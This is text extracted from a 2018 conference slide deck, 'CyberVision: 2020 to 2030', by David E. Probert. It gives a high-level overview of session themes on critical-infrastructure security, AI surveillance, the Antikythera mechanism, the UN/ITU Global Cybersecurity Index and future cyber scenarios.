



CyberVision: 2020 to 2030 ***YOUR 21stC CyberSecurity ToolKit!***

Dr David E. Probert
VAZA International

Dedicated to Ethan, Alice, Hugh, Matthew, Abigail, Micah, Roscoe & Tatiana!

38th International East-West Security Conference

**** "CyberVision: 2020 to 2030 " ****

- Your 21stC CyberSecurity ToolKit -

Nice, France – 5th/6th Nov 2018

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Видение **кибербезопасности**: 2020-2030 ...**21stC** Комплект инструментов для **кибербезопасности**!...

www.Valentina.net/NICE2018/

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“CyberVisions for Business & Governments!”

Theme (1) - **CyberSecurity for Critical Infrastructure: Business & Governments!...**



- CyberSecurity for Critical National Infrastructure (**CNI**):
- Case Studies of National Government Cyber Programmes
- Operational Cyber Standards, Laws & Regulations

“Cyber Strategies for Critical Business”

6th Nov: 9:45 – 10:30

Theme (2) – **Intelligent Cyber Surveillance: AI Video Analytics & Biometrics!...**



- **21stC** Cyber Landscape for Business & Government Surveillance
- Advanced Surveillance Tools using AI Video Analytics & Biometrics
- Case Studies of Sector Surveillance: Transport, Retail, Culture, Defence...

“Cyber Surveillance”

6th Nov: 12:15 – 13:00

Theme (3) – **CyberVision 2020 to 2030: YOUR 21st C CyberSecurity Toolkit!...**



- Understanding and Mapping the Worldwide Cyber Threats
- Exploring New Cyber Tools using AI & Machine Learning
- Discussion of Cyber Scenarios for **2020 – 2025 – 2030** & Beyond !...

“Cyber Toolkit”


6th Nov: 16:15 – 17:00

Download: www.valentina.net/NICE2018/
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


“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*




“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”

“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”

“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”

2000 Years ago: “1st Cyber Mechanism”

- *Greek Antikythera Astronomical Calculator* -



Cyber Year Zero

Link: en.wikipedia.org/wiki/Antikythera_mechanism

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αντικυθήρα μηχανισμό



- Recent Reconstruction of Antikythera Mechanism -

Link: en.wikipedia.org/wiki/Antikythera_mechanism

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
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UN/ITU – Global Cybersecurity Index



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
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UN/ITU – Global Cybersecurity Index



Only 73 Nations (38%)

Publish Public Domain
CyberSecurity Strategies

Available on UN/ITU
Website: **ww.itu.int**

ABIresearch[®]



Global
Cybersecurity
Index

National Cybersecurity Commitment



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
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CyberVision 2020-2030 & Beyond!...



1 – CyberCrime: CyberTerror: CyberWar “OUR Cyber Society”	2 – “TOP 10” Cyber Attacks & Threats “YOUR Cyber Defence”	3 – Scenario 2018: Cyber & Physical Tools “Integrated Security”
4 – Scenario 2019: Internet of Things-!OT “Self-Adaptive”	5 – Scenario 2020: Machine Learning “Self-Learning”	6 – Scenario 2025: Artificial Intelligence “Cyber-Intelligent”
7 – Scenario 2040: Artificial Silicon Life! “Neural Security”	8 – 21 st C National Cyber Strategy! “Cyber @ Government”	9 – Cyber VISION to Security NOW!.. “NEW Cyber Toolkit”



